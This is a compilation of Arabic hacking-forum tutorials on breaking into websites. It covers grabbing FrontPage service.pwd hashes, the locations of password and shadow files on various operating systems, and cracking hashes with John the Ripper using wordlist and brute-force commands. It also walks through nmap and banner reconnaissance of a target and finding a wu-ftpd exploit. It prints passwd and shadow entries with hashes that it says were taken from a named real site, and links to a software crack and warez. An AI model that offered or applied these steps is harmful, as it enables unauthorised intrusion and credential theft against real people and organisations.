وبعد فتح الملف service.pwd هتلاقي مكتوب بداخله هكذا تقريبا:

-FrontPage-

tradesys:FpNTpIDWSk872

وهذه كلمة السر المشفرة واسم المستخدم):

س ٣: أووووه وaaaaاو ممتاز ، ولكن كيف أدخل على الموقع كأدمين بهذه الكلمات S??:
ج: يمكنك استخدام برنامج اف تي بي مثل برنامج WS_FTP أو ضع بدل www في عنوان الموقع كلمة ftp مثل هذا ftp.ebnmasr.com: وقم بموضعه في شريط العنوان ، وسيطلب منك الموقع اسم المستخدم وكلمة المرور للموقع (:

س ٤: مشكور حبيبي ولكن ليش مايدخل باسم المستخدم وكلمة السر هذه :

(N)tradesys:FpNTpIDWSk872

ج ٤: بكل بساطه لأنها مشفرة !! ، يمكنك فك تشفيرها عن طريق برنامج مثل برنامج John The

Ripper ، نزله من هنا: <http://www.openwall.com/john>

س ١٠ : مميم ، كيف يعني تبحث عن ثغرة معينة ؟؟ ، مافهمتك زين !!
ج ١٠ : أنا والله ماأستخدم هالمواقع الا للبحث عن ثغرات الفرونت بيج :\$ ، يعني انت مثلا عايز تبحث عن الثغرة التي تم ذكرها سابقا ، هتكتب ايه ؟؟ ، مانت كاتب غير كلمة واحدة ، هذه (: service.pwd : :)

س ١١ : أهأأأأأ ، مشكور حبيبي ، كنت عايز أسألك كمان عن كيفية عمل برامج السكان على الثغرات (:
ج ١١ : البرامج هذه بتكون فيها مجموعة كبيرة من الثغرات أو الـ EXPLOITES وبتبدأ تجرب ثغرة ثغرة على الموقع ، وتطلعك النتائج (:) ، وفي موقع رهيب عشان تجيب منه الـ EXPLOITES هذا هو : <http://www.ussrback.com/> ...

" شرح برنامج Shadow Scan Security لتحليل الموقع "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: <د><ر>

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

نيدة بسيطة عن البرنامج:

هذا البرنامج هو أكثر البرامج فعالية في اكتشاف الثغرات وأيضا المنافذ المفتوحة ف المواقع ولديه أعمال كثيرة لكني لن أتطرق إلا لعملية واحدة فقط وهي شرح كيفية اكتشاف الثغرات في المواقع ومعرفة النطاقات المستخدمة لهذا الموقع وبالنسبة للخيارات الباقية لن أشرحها لأنها سوف تأخذ وقت طويل لكني سوف أقسم شرحي لهذا البرنامج لأقسام عدة وسوف أبدأها بالأعظم وهو شرح لكيفية إخراج ثغرات الموقع والمنافذ الخاصة به والمواقع المسجل بها والمزيد من الوظائف

أولا: تنزيل البرنامج وتنصيب الكراك Shadow Scan Security

مافيه أبسط منه

حمل البرنامج من هذي الوصلة

<http://www.safety-lab.com/SSS.exe>

وبعد مايكتمل التحميل حمل الكراك من هنا

<http://www.e3sar.net/almodammer/ShadowSecurityScanner5.35.exe>

الطريقة:

بعد تحميل البرنامج وتنزيله وعمل Setup له
افتح الكراك
وبعد ذلك ستظهر هذه الصورة:



+++++

[١] [اضغط ليتم تنفيذ الكراك
 [٢] [بعد إتمام عملية الكراك اضغط هنا للخروج
 =====

&*****شـ البرنامج ررح *****&

سوف أشرح باختصار ومن يصعب عليه الفهم أرجو أن يتقدم لي بالسؤال

= (بعد تحميل البرنامج قم بفتحه من قائمة

ابدأ Start

وابحث عنه ضمن البرامج

بعد إيجاد البرنامج قم بفتح

ShadowScanSecurity


ليأتي لك هذا) =

الشكل- ١-



أثناء الضغط على Scanner

الشكل- ٢-



- ١ = إضافة سياسة جديدة والمقصود بها أيقونة أخرى وهي الرقم ٤ ؛ ولكن تحمل اسمك (ولاداعي لأن تنشأ باحث أو سياسة جديدة لك يكفيك الموجودة)
- ٢ = إعدادات لهذا الباحث وأيضا انا لأنصحك بتغيير شيء أبدا في هذا الخيار
- ٣ = حذف الموجه الجديد التي انت صممته والمقصود الأيقونة التي تشبه رقم ٤ ؛ ولكن من تصميمك فبضغطك هنا سوف تحذفها
- ٤ = عليك تظليله وهو المربع الذي يوجد به خصائص البحث عن كل شيء
- ٥ = لرجوع للخلف ولأظن أن هناك رجوع لأنها العملية والإطار الاول
- ٦ = اضغظها إذا أردت المتابعة
- ٧ = إزالة الإطار

الشكل-٣-



- (١) للرجوع إلى الشكل-٢-
- (٢) الذهاب إلى العملية التالية
- (٣) إلغاء إكمال العملية

الشكل-٤-



- + ١ إضافة موقع للبحث فيه
 - + ٢ إضافة أي بي من وإلى
 - + ٣ تحميل من ملف سواء كان يحتوي على مواقع تريد البحث عنها او أي بيات
 - + ٤ عند إضافة موقع وبعد تحديده أثناء الضغط هنا سوف يمحذف
 - + ٥ العودة والرجوع إلى الخلف أي :الشكل-٣-
 - + ٦ إتمام العملية
 - + ٧ إزالة والخروج من الإطار إلى واجه البرنامج الرئيسية كباقي الأزرار السابقة في الأشكال السابقة
- الشكل-٥-

أثناء ضغط الزر Done وفي الخطوة السابقة سوف يظهر هذا المربع الكبير ومن هنا سوف نبدأ البحث عن الثغرات أنظر الشكل لتفصيل أكثر



الشكل-٦-

بعد الضغط على **Start Scan** وذلك بتظليل الموقع والضغط بزر الفأرة اليمين

انتظر قليلا بعد ضغطك لرقم ١ في الشكل-٥-

وسوف يقوم البرنامج بالبحث في الموقع والمنافذ الخاصة به مع النطاقات كما هو موضح في هذا الشكل



...

" اماكن وجود ملف الباسورد في أنظمة التشغيل "

\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: بلاك هنتر

\$\$\$\$\$\$\$\$\$\$\$\$

في نظم ليونكس

/etc/shadow

في نظم صن ميكروسيستيمز

/etc/shadow

في نظم ال BSD بصفه عامه

/etc/master.passwd

في نظم السيليكون جرافيكس SGI المسمى ARIX

/etc/shadow

نظام اي بي ام المسمى AIX

/etc/security/shadow

نظم يونكس بصفه عامه ((اتش بي يو اكس -)) ترو يونكس 64 ((خاص بالمنفريم ونظم الريسك ٦٤

وبعض منتجات الالفا ((((((

/etc/shadow

((اغلب هذه الاصدارات تعتمد تشفير MD5 القوي))

نظم ويندوز بصفه عامه ((NT - XP - 2000))

الملف المفعل بتشفير ((LanMan))

/winnt/system32/config/sam

((هذا الملف مغلق عادة الا عند الافلاع من النظام ولا يسمح بفتحه او نسخه طالما النظام يعمل حتى ولو

كان لديك صلاحيات الادمنستريتور))

((الملف الاحتياطي))

/winnt/repair/sam or sam._

في الويندوز اكس بي البروفيشينال واصدارات الويسلر ((سيرفر - ادفانسد سيرفر))

لن تجد الويندوز في مجلد WINNT

ولكن سيكون كالويندوز العادي Windows .

" اختراق الموقع (الجزء الأول) "

\$\$\$\$\$\$\$\$\$

الكاتب: الكندور

\$\$\$\$\$\$\$\$\$

مقدمه :

سأعيد تعريف Telnet من جديد و لكن بطريقه اكثر بساطه ..
 Telnet هو برنامج يستخدم في إنشاء وصله بين جهازين ، و الجهاز المتصل يستخدم عنوان الجهاز المستهدف و رقم المنفذ Port الذي سيتم الاتصال عليه ، و الجهاز المستهدف (الخادم) يشغل برنامج آخر (Daemon) يستمع على هذا المنفذ و تتم عمليه الإرسال و الاستقبال باستخدام أحد البروتوكولات .
 تشبيهه من حياتنا العملية : نفترض أن هناك رجل في فرنسا (المستهدف) و أنت (المتصل) تريد إقامة حوار معه (وصله) و أنت في مصر .. فلا بد لك من استخدام وسيله اتصال (Telnet) و نفرض أنها الهاتف الذي لابد للرجل أن يضعه على أذنه (Daemon) لكي يسمعك .. و نفرض أيضا أن هذا الرجل لا يتحدث العربية .. إذن فلا بد لك من استخدام الفرنسية (البروتوكول المستخدم) حتى تتحدث (الإرسال و الاستقبال) بحريه .

مما سبق نستنتج أن Telnet هو مجرد وصله (مثل الهاتف) .. و انه لابد لنا من معرفة البروتوكول المستخدم في الاتصال حتى ننجح في الإرسال و الاستقبال . كما انه لابد لنا من أن نعرف أيضا أنه لابد من برنامج Daemon يتسمع على المنفذ المراد الاتصال عليه .

استخدام Telnet ك FTP Client

المنفذ الذي سيتم الاتصال عليه في حاله استخدامنا بروتوكول نقل الملفات FileTransfer Protocol في الغالب سيكون ٢١ ..

أين الصعوبة إذن ؟

الصعوبة تكمن في أننا لكي نستخدم Telnet ك FTP Client يجب علينا الإلمام بقدر كبير ببروتوكول

FTP !!

و لكن هذا لن يمنعي من عرض بعض الأمثلة لإظهار كيفية التعامل مع هذا البروتوكول ..
 بدء الاتصال

١- قم بتشغيل Telnet و شبك على ftp.zdnet.com بالمنفذ ٢١
 و هذا ما سيظهر لك

Sources Code شفرة -

220 I19-sj-zdnet.zdnet.com NcFTPd Server (licensed copy) ready.

و السطر السابق يسمى Banner الخاص بال FTP Daemon المستخدم في موقع zdnet و هي تختلف باختلاف الموقع الذي سيتم التشبيك عليه . و الرقم الموجود في البداية يدل على نجاح الاتصال و هو رقم ثابت .

٢- الخطوة التالية هي الولوج باستخدام اسم المستخدم Username و كلمة السر .. Password بما أن zdnet تدعم المستخدم Anonymous سيتم استخدامه في الولوج للنظام كالتالي:
 ستكتب

Sources Code شفرة -

user anonymous

و سيستجيب الخادم بالتالي

Sources Code شفرة -

331 Guest login ok, send your complete e-mail address as password.

ثم تكتب أنت التالي

Sources Code -

pass @zorro

و بالطبع عند الولوج بالمستخدم **Anonymous** تقوم بإعطاء عنوان البريد الإلكتروني الخاص بك ككلمة السر .. و إذا لم ترد إعطاء بريدك فيمكنك أن تكتب أي شيء يأخذ شكل البريد (أي يحتوي على الرمز @) و سيستجيب الخادم بالتالي

Sources Code -

230-You are user #552 of 2000 simultaneous users allowed.

230-

230 Logged in anonymously.

و بالطبع تلك الإستجابة قد تختلف من موقع لآخر .. إلا في الرقم في بداية كل سطر ..

أنت الان قد قمت بالولوج إلى الخادم بنجاح .

بعد أن تمت عملية الولوج للنظام يجب إنشاء وصله لإرسال واستقبال البيانات) قائمه بالملفات الموجودة أو الملفات ذاتها) .. إذن ما الذي كنا نفعله منذ قليل؟! ما قد فعلناه منذ قليل هو إنشاء وصله لإرسال الأوامر للنظام و استقبال استجابة النظام على الأوامر .

و لكي ننشئ تلك الوصلة ،هناك طريقتين

الأولي : تنشئ هذه الطريقة الوصلة بان يرسل الزبون (أنت) رقم IP الخاص به و المنفذ المفتوح الذي

يستطيع الخادم استخدامه في إرسال البيانات .

و لكن تلك الطريقة تتطلب منك فتح أحد المنافذ على جهازك و هذا سيتطلب برنامج خاص لفتح هذا المنفذ .. و لذلك لن نستخدم تلك الطريقة .

الثانية : تنشئ هذه الطريقة الوصلة بان يرسل الزبون الأمر **PASV**

Sources Code -

PASV

و سيرد الخادم برقم IP الخاص به و المنفذ المفتوح (على الخادم بالطبع) الذي يستطيع الزبون (أنت) الاتصال عليه ..

مثال

Sources Code -

227 Entering Passive Mode (207,189,69,61,12,41)

و الرقم الطويل الموجود بين الأقواس تفسيره كالتالي ..

أول أربع مجموعات (من اليسار) هو ال IP الخاص بالخادم و في هذه الحالة يكون ٢٠٧،١٨٩،٦٩،٦١ .. أما الرقمان التاليان فيمثلان رقم المنفذ و يتم حسابه كالتالي

$$12 \times 256 + 41 = 3113$$

و لذلك فالخطوة التالية التي يجب على الزبون اتباعها هي فتح وصله جديده مع الخادم على المنفذ ٣١١٣ ..ولكي تقوم بمثل هذا الأمر يتوجب عليك فتح نافذة **Telnet** جديده و تشبك على **ftp.zdnet.com**

بالمنفذ ٣١١٣ ..

إذن عندما تريد أن ترسل أحد الأوامر سترسله من النافذة الأولى و النافذة الثانية ستظهر بها البيانات ..

مثال

عندما ترسل الأمر (**LIST** يستخدم لعرض محتويات الدليل) في النافذة الأولى

Sources Code -

LIST

سيستجيب الخادم بالتالي في النافذة الأولى أيضا
- Sources Code شفرة

125 Data connection already open; Transfer starting.

و ستظهر محتويات الدليل في النافذة الثانية ثم سيتم غلق الاتصال في النافذة الثانية بمجرد إتمام عرض محتويات الدليل .

و هكذا كلما أردت أن ترسل أمر عرض محتويات دليل ما أو استقبال أو إرسال ملف ما ، يجب أن تبدأ بأمر .. PASV ثم تنشئ اتصالا جديدا بعد حساب رقم المنفذ باتباع الخطوات السابقة .

إلى هنا و أظن أنني قد تماديت .. و لكنني لم استطع أن امنع نفسي من مشاركتكم بهذا الموضوع الممتع (ممتع بالنسبة إلي) .

ملاحظات هامة

- لربما تتساءل الآن .. ألا أستطيع بدلا من كل هذا الهراء أن استخدم برنامج جاهز مثل CuteFTP !!؟ بالطبع تستطيع و لكن لن يضرك أن تعلم شيئا عن البروتوكول الذي تستخدمه و ربما بعد تعلم البروتوكول تستطيع أن تصنع برنامجك الخاص

- اقرأ الدرس مره و مرتين حتى تستوعب الفكرة تماما ثم اسأل فيما شئت

- لتعلم اكثر عن هذا الموضوع قم بزيارة المواقع التالية

<http://www.vbip.com/winsock/winsock ftp 01.asp>

(ينصح به بشده)

<http://www.vbip.com/winsock/winsock ftp ref 01.htm> (ينصح به بشده)

<http://www.cis.ohio-state.edu/htbin/rfc/rfc0959.html> (لمن اراد التعمق في

البروتوكول)....

-كيف يمكن إستغلال نقاط الضعف المكتشفه ؟

أبسط الثغرات والتي يستطيع أي مبتدي أن يستخدمها هي تلك التي تنفذ من خلال المتصفح ، نوع آخر ، يكون الإستثمار (من الآن سوف نطلق إسم إستثمار على الطريقة التي تستغل بها الثغره) يكون الإستثمار على شكل شفرة (كود) مكتوب ببرنامج sh في ليونكس ، وهو ما يسمى بالعربي برنامج الغلاف وبالإنجليزي shell وتكون هذه الشفرة تحت ملف بالإمتداد *.sh وتعمل تحت بينه ليونكس ، وهذا النوع من الإستثمارات هو المفضل ويحسس المخترق بالقوه ونظرا لتعدد الأدوات في ليونكس فإن لغه shell أصبحت قويه فهي تقابل كتابه ملف دفعاتي في ويندوز (bat) ويوجد نوع من الإستثمارات ثاني وهو شفرة (كود) مكتوب بلغه C المشهوره ، وهذا النوع غالبا ما تحدث فيه أخطأ أثناء عمليه الترجمة ، قد تواجه كثير من المتاعب لذلك يجب أن تكون لديك خلفيه في لغه سي ، ولترجمه هذا النوع عليك بالذهاب الى ليونكس وترجمته بإستخدام المترجم gcc بهذه الصيغه ..

gcc Exploit.c -o Exploit

ملاحظه مهمه (يجب أن يكون الإمتداد للملف *.c وليس ، *.C لو كان حرف c كبتل فسوف يترجم الإستثمار وكأنه كتب في سي ++ ، الشئ الثاني تأكد من توفر المكتبات (*.h) التي يتطلبها الإستثمار قبل تشغيله) و عليك زياره موقعي فهناك مستندات في البرمجه قد تنفعك . يوجد نوع ظهر مؤخرا من الإستثمارات وبداء ينتشر وهو أيضا شفره ولكن مكتوبه بلغه Perl ومن الممكن أن يتم تشغيل هذا النوع من موجه الدوس في ويندوز (يجب أن تملك برنامج يفسر شفرات البيزل مثل أكتيف بيرل)

-ماهو ملف كلمة المرور password file ؟

ملف كلمة المرور معروف من إسمه ، هو الذي في داخله توجد حسابات الأشخاص المرخص لهم بالدخول الى السيرفر ، مثل هذا

```

root:x:0:1:Super-User:/:/sbin/sh daemon:x:1:1:::/bin:x:2:2::/usr/bin:
sys:x:3:3:::/adm:x:4:4:Admin:/var/adm: lp:x:71:8:Line Printer
Admin:/usr/spool/lp: smtp:x:0:0:Mail Daemon User:/: uucp:x:5:5:uucp
Admin:/usr/lib/uucp: nuucp:x:9:9:uucp
Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico listen:x:37:4:Network
Admin:/usr/net/nls: nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
www:x:102:1001::/web:/bin/csh
mirrors:x:102:1001::/web/mirrors:/web/mirrors/menu
sid:x:103:10::/export/home/sid:/bin/ksh
mirror:x:104:1::/home/mirror:/bin/sh
admin:x:105:1::/home/admin:/bin/sh
jerome:x:106:1::/home/jerome:/bin/sh erl:x:102:1::/home/erl:/bin/sh
landmark:x:1000:1000::/web/landmark:/bin/ksh

```

وقد تكون أكثر بكثير ، حيث أن هذا الملف الموضح بالأعلى أختصر بشكل كبير ، فعند سحبه كان يحتوي على الآلاف السطور ، ليس كل ملفات كلمات المرور بهذا الحجم فيوجد منها من لا يتجاوز ١٠ أسطر وهي الموجودة بكثرة ، على العموم أنت الحين عليك تعرف بأن ملف كلمة المرور هو الذي في داخله توجد حسابات الأشخاص المرخص لهم بالدخول الى السيرفر

-بماذا يفيدني هذا الملف ؟

يفيدك يا الحبيب في معرفه كلمات السر وإسماء المستخدمين لكي تقوم باختراق الموقع ، ولكن لاتفرح ...! كلمة المرور تكون مشفره ، لا هذا ليس صحيحا تماما ، كانت مشفره زمان ولكن في الوقت الحالي هي مضلله

*او x = كلمة سر مضلله Shadowed
EpGw4GekZ1B9U = كلمة سر مشفره على مقياس ، DES هذا النوع من التشفير المستخدم في ليونكس و FreeBSD وعدد من الأنظمة الأخرى ضعيف ، وهو دائما مكون من ١٣ حرف ورقم كبتل وسمول ولا يحتوي من بينها على رمز ابدأ ، باستثناء ويندوز فهو يستخدم نوع آخر من التشفير وهو نوع ضعيف أيضا.

-كيف يمكن معرفة كلمة السر من خلال ملف الپاسورد password file ؟

بإضغط Ctrl + Shift في القسم الأيمن من لوحة المفاتيح لتقراء من اليسار الى اليمين ، ثم إذهب الى الاعلى حيث وضعت مثال لملف كلمة مرور تم سحبه من الموقع ... hwwilson.com تفسير هذا السطر :-

```
root:x:0:1:Super-User:/:/sbin/sh
```

root

هذا السطر يوضح المستخدم واللي هو الجذر root
x هي كلمة المرور ، ويتضح انها مضلله ، يعني مكانها العلامة ، x لا تفكر في كسرها فهذا مستحيل ، لكن عليك البحث عن ملف ثاني تم تخزين فيه كلمة المرور ، ستعرف بعد قليل كيف تفعل هذا..

0

هذا هو رقم المستخدم

1

رقم المجموعه

```
Super-User:/:/sbin/sh
```

```
+++++
```

الجزء الثالث

-ما الفرق بين إذا كان الملف (مشفر encryption) وإذا كان (مضلل shadowed) ؟

الملف المضلل shadow file يكون مكان كلمة المرور رمز مثل * أو x أو # أو ! وهذا مثال لها
root:x:0:1:Super-User:/:/sbin/sh لكن الملف المشفر تكون كلمة المرور مكتوبه ولكن مشفره مثل هذه
root:Q71KBZlvYSnVw:0:1:Super-User:/:/sbin/sh

هنا تكون كلمة المرور المشفرة هي Q71KBZlvYSnVw
الآن طلعت الصورة صافيه

-وماذا لو كان ملف كلمة المرور مشفر ، كيف يتم كسره ؟

البرامج كثيره وأشهرها هو Crack 5.0a و john the ripper ويوجد آخر بإسم jack the ripper ، ripper إذا كنت ممن يجيدون العمل في ليونكس فهذا جيد ، عليك تنزيل ، Crack 5a وأفضل john the ripper لمن يريد إستخدام ويندوز ، وللمعولميه فإن john the ripper عمل أيضا تحت ليونكس

طريقه عمل هذه البرامج :-

يقدم للبرنامج wordlist ويقوم بمطابقه الكلمات الموجوده به ، كما هو موضح هنا .

يتم مقارنه ---<البدايه (كلمة المرور المشفرة) مع أخذ كلمة من الـ wordlist الكلمات المختاره حتى يتم word list التتطابق-> Q6LiJ6ct1oUBz كلمة مرور مشفره مع الكلمة المختاره من القائمه ولنفرض مثلا song فاذا حدث تطابق فهذا يعني أن كلمة المرور التي كانت مشفره قد كسرت ..
| ملاحظه مهمه :-

يتم عمل دوره مثل الموضحه في الأعلى لكسر كلمات المرور المشفره بسرعه
{النهايه} | ٥٠٠٠ تجربه في الثانيه (إختبرنا john the ripper على معالج بسرعه ٧٠٠)

لتشغيل john the ripper من واجه دوس نكتب الأمر التالي

john -w:wordlist passwd

حيث wordlist هو ملف القاموس الذي يحتوي على عدد كبير من الكلمات
و passwd هو الملف الذي يحتوي على كلمات المرور المشفره والتي نود معرفتها

Microsoft(R) Windows 98

(C)Copyright Microsoft Corp 1981-1998.(

E:\Desktop\junk\john the ripper>john -w asswd passwd.txt

by Sola 97,John the Ripper Version 1.3 Copyright (c) 1996

Loaded 1 password

v: 0 c: 6401 t: 0:00:00:01 99% c/s: 6401 w: ***DONE

>E:\Desktop\junk\john the ripper

وسوف تحفظ النتيجة في الملف john.pot الموجود في نفس الدايروكترى ، عليك حذف هذا الملف إذا أردت البدء في عمليه كسر جديده ويمكنك تغيير إسمه أو نقله في مكان آخر بدل من حذفه إذا كنت ترى ذلك

...

هناك طريقه اخرى للكسر وهي تسمى بـ brute force أو بالعربي القوه العنيفه ، وهي لا تحتاج لملف

، **wordlist** هي تقوم بتجريبه كل الحروف والأرقام والرموز مع بعض في خانتان و ٣ خانات و اربع وخمس .. الخ حتى تصيب كلمة المرور الصحيحه ، وأنا أفضل ان تستخدم ملفات **wordlist** فذلك لن يأخذ معك في الاثواني فقط لأن عمليه التجريبه الموضحه في الرسم بالأعلى ذكرت بأنه سرعة تجريبه الكلمات يتجاوز ٥٠٠٠ كلمة في الثانيه ، إذا لم تفلح ملفات **wordlist** حينها اذهب الى القوه العنيفه **brute force** الأمر التالي يجعل **john the ripper** يستخدم طريقه **brute force** السابق ذكرها

john -i passwd

حيث **passwd** هو ملف كلمة المرور المراد كسره ، إذا قمت بتجريبه هذه الطريقه اضغط إنتر أثناء عمل البرنامج لترى الى أين توصل ...
-ولو كان ملف كلمة المرور مضلل ، ماذا علي ان أعمل ؟

دائما سوف تواجه كلمة مرور مضلله ، لكن هناك طريقه تسمى **Unshadow** لحل هذه المشكله !!
إذا واجهت ملف مضلل عليك البحث عن ملف ثاني يسمى ملف الشادو (ملف الظل) **shadow file**
وهذا الملف يوجد في امكنه معينه وكل نظام تشغيل له مكان يوضع به هذا الملف ، اليك الجدول التالي :

Linux : /etc/shadow token = *

SunOS : /etc/shadow token = * يأخذ أشكال متعدده اشهرها هو *

FreeBSD : /etc/master.passwd or /etc/shadow token = * والجديد هو x

IRIX : /etc/shadow token = x

AIX : /etc/security/passwd token = !

ConvexOS : /etc/shadow or /etc/shadpw token = *

token تعني الرمز الذي يوجد في الملف ، **passwd** وهذا يفيد في تسهيل المهمه ، يعني لو مثلا لقيت علامه ! بدل كلمه المرور فهذا يعني ان كلمة المرور مسجله في ، **/etc/security/passwd** لقد إستعنت بالجدول السابق ذكره ، مثال على ملف شادو (أكرر ملف شادو هو الملف الذي تخزن فيه كلمة المرور الصحيحه)

هذا ملف **shadow**

```
-----
root:EpGw4GekZ1B9U:11390:::::: bin:NP:6445:::::: sys:NP:6445::::::
adm:lyEDQ6VoRILHM:10935:::::: #admin:9z8VMm6Ovcvsc:10935::::::
lp:NP:6445::::::
-----
```

نلاحظ ان كلمات السر موجوده
الخطوه الأخيره وهي دمج ملف الباسورد **passwd file** مع **shadow passwd** لنحصل على ملف متكامل ونقدمه الى برامج الكسر السابق ذكرها ...

هذا ملف باسورد حصلنا عليه من <http://wilsonweb2.hwwilson.com/etc/passwd>

```
-----
root:x:0:1:Super-User:/:/sbin/sh daemon:x:1:1::/ bin:x:2:2::/usr/bin:
sys:x:3:3::/ adm:x:4:4:Admin:/var/adm: lp:x:71:8:Line Printer
Admin:/usr/spool/lp: smtp:x:0:0:Mail Daemon User:/: uucp:x:5:5:uucp
Admin:/usr/lib/uucp: nuucp:x:9:9:uucp
Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico listen:x:37:4:Network
Admin:/usr/net/nls: nobody:x:60001:60001:Nobody:/:
-----
```


<http://www.ussrback.com/>

مواقع لثغرات

www.secureroot.com/category/exploits

دليل لمواقع الهاكينق

www.hitboss.com/Hacking

محرك بحث لا غني عنه

www.undergroundnews.com/resources/sound/search.asp

Warez.com-Underground

<http://www.warez.com/>

Hacking

(ممتاز لمن يريد البدايه)

<http://www.neworder.box.sk/>

Security Search Engine

<http://www.bugs2k.com/>

insecure

<http://www.insecure.org/>

</XMP></BODY></HTML>

<http://public.www.easynet.co.uk/cgi...ail/formmail.pl>

...

" درس في اختراق المواقع (متوسط) "

\$\$\$\$\$\$\$\$\$\$

الكاتب: ICER

\$\$\$\$\$\$\$\$\$\$

الادوات المطلوبة : شيل اكاونت ... اذا بحثت في جوجل سوف تجد الكثير من الشيلز وطبعا الناس المحترمه (احممم) بتركب لينكس او يونيكس و تعيش حياتها و تريح نفسها... في ناس ثانيه ماتحبش اللينكس الشيل اكاونت كويس لها و ممكن يمشي وانا عن نفسي مش حاستعمل الاتنين (: بس بالنسبه للي حيستعملو الشيل لازم يتأكدو انه بيسمح بالبرامج الاساسيه زي **nslookup, host, dig, ping, traceroute, telnet, ssh, ftp** و اساسي لازم ال **gcc** عشان تعرف تعمل كومبايل... (يا عم ركب لينكس و ريح نفسك) و طبعا الادوات دي **nmap and netcat** و اخر حاجه هي الاكسبلويت .

*بعض الملحوظات الهامه :

١- الشيل اكاونت شبيه جدا بالدوس مع اختلاف في الاوامر و الوظائف .. مش حناقش كيفيه الحصول على واحد لان فيه مواضيع كثيره اتكلمت عليه.

٢- اداه ال **nmap** هي عبارته عن بورت سكانر متقدم .

٣- ال **NetCat** هي اداه شبيهه بالتلنت و تقوم برفع بيانات لسيرفير معين .

٤- الاكسبلويطات هي عبارته عن برامج غالبا تكون مكتوبه بلغه السي و هي تقوم باعطائك كافه الصلاحيات فهي تخترق جهاز معين و تقوم بعمل كل شيء انت تريده ممكن تلاقها فين؟؟؟

مواقع السيكيوريتي على افه من يشيل... دور و لو مالقيتش قولي و انا ادبلك كام موقع تجيب منه الحاجات دي....

*المواقع المرتبطه بالموضوع :

(a) Linux (<http://www.slackware.com>)

(b) Nmap (<http://www.insecure.org>)

(/c) NetCat (<http://www.l0pht.com/~weld/netcat>)

الخطوات :-

١- ركب اللينكس و خش عالنت (مش قلنتك مفيش احسن من اللينكس : P)

٢- ركب الاداه **nmap** متبعا التالي :

tar zxvf nmap.tar.gz (*)

cd nmap (٢)

configure && make && make install./ (٣)

٣- شوف الموقع المستهدف و ليكن ..

www.target.com

٤- شوف الاي بي تبع الموقع باستخدام **nslookup www.target.com**

هذا سوف يعرض لك الاي بي للموقع و ليكن ١, ٢, ٣, ١٩٦

٥- شوف الخدمات اللي بيقدماها الموقع و كمان شوف نظام التشغيل متبعا التالي :-

"nmap -sS -O 196.1.2.3"

المفروض انه يدريك مخرجات شبه الكلام ده :-

```

root@lcEr:~# nmap -sS -O 196.1.2.3
( /Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap
:(Interesting ports on www.target.com (196.1.2.3
(The 1531 ports scanned but not shown below are in state: closed)
Port State Service
tcp open ftp/۲۱
tcp open smtp/۲۵
tcp open http/۸۰
tcp open sunrpc/۱۱۱
tcp open auth/۱۱۳
tcp open printer/۵۱۵
tcp open unknown/۹۶۳
tcp open kdm/۱۰۲۴
tcp filtered krb524/۴۴۴۴
tcp open X11/۶۰۰۰
tcp filtered napster/۶۶۹۹
OS guess for host: Linux 2.2.14-2.2.16
(Uptime 0.160 days (since Mon Apr 30 14:51:06 2001
Nmap run completed -- 1 IP address (1 host up) scanned in 67 seconds
#~:root@lcEr

```

تمام كده يا شباب (: نكمل...

الكلام ده كله عبارته عن استكشاف للموقع يوريك البورتات المفتوحة..ممكن تشوف لو كان فيه FTP daemon شغال على الموقع و لا في المثال اللي فوق حنلاقيه موجود و ده كويس شوف اي فيرجين من FTP daemon موجوده متبعا التالي :-

"telnet 196.1.2.3 21"

او

"ftp 196.1.2.3"

اي منهم حيدريك بانر فيه الفيرجين بتاعه الاف تي بي ديمون اللي شغاله على السيرفير ممكن يكون زي كده

```

root@lcEr:~# ftp 196.1.2.3

```

```

.Connected to 196.1.2.3

```

```

www.target.com FTP server (Version wu-2.6.0(1) Mon Mar 6 ۲۲۰

```

```

(13:54:16 SAST 2000

```

```

.ready

```

```

Name (target:root): anonymous

```

```

.Guest login ok, send your complete e-mail address as password ۳۳۱

```

```

:Password

```

```

Welcome, archive user! This is an experimental FTP server. If have -۲۳۰

```

```

any

```

unusual problems, please report them via e-mail to -٢٣٠
 root@lcEr.pandora.net
 If you do have problems, please try using a dash (-) as the first -٢٣٠
 character
 of your password -- this will turn off the continuation messages -٢٣٠
 that may
 .be confusing your ftp client-٢٣٠
 -٢٣٠
 .Guest login ok, access restrictions apply ٢٣٠
 .Remote system type is UNIX
 .Using binary mode to transfer files
 ftp>by
 #~:root@lcEr
 من الكلام ده تقدر تعرف ان الفيرجين الموجوده هي wu-2.6.0
 و ايضا احنا حاولنا نخش كمجهولين anonymous و كانت اعلميه ناجحه ؛
 ##### صلي على الحبيب المختار #####
 ٧ او ٨ مش فاكر المهم انها اهم خطوه :-
 احصل على الاكسلويت بتاعه الفيرجين ديه من FTPd . (اللي يعمل سيرش ميتوهش)
 و لتكن wuftp2600.c
 المهم لو شفت السورس كود بتاعها حتلاقي انها متكوده عشان نظام تشغيل معين و ليكن red hat 6.2
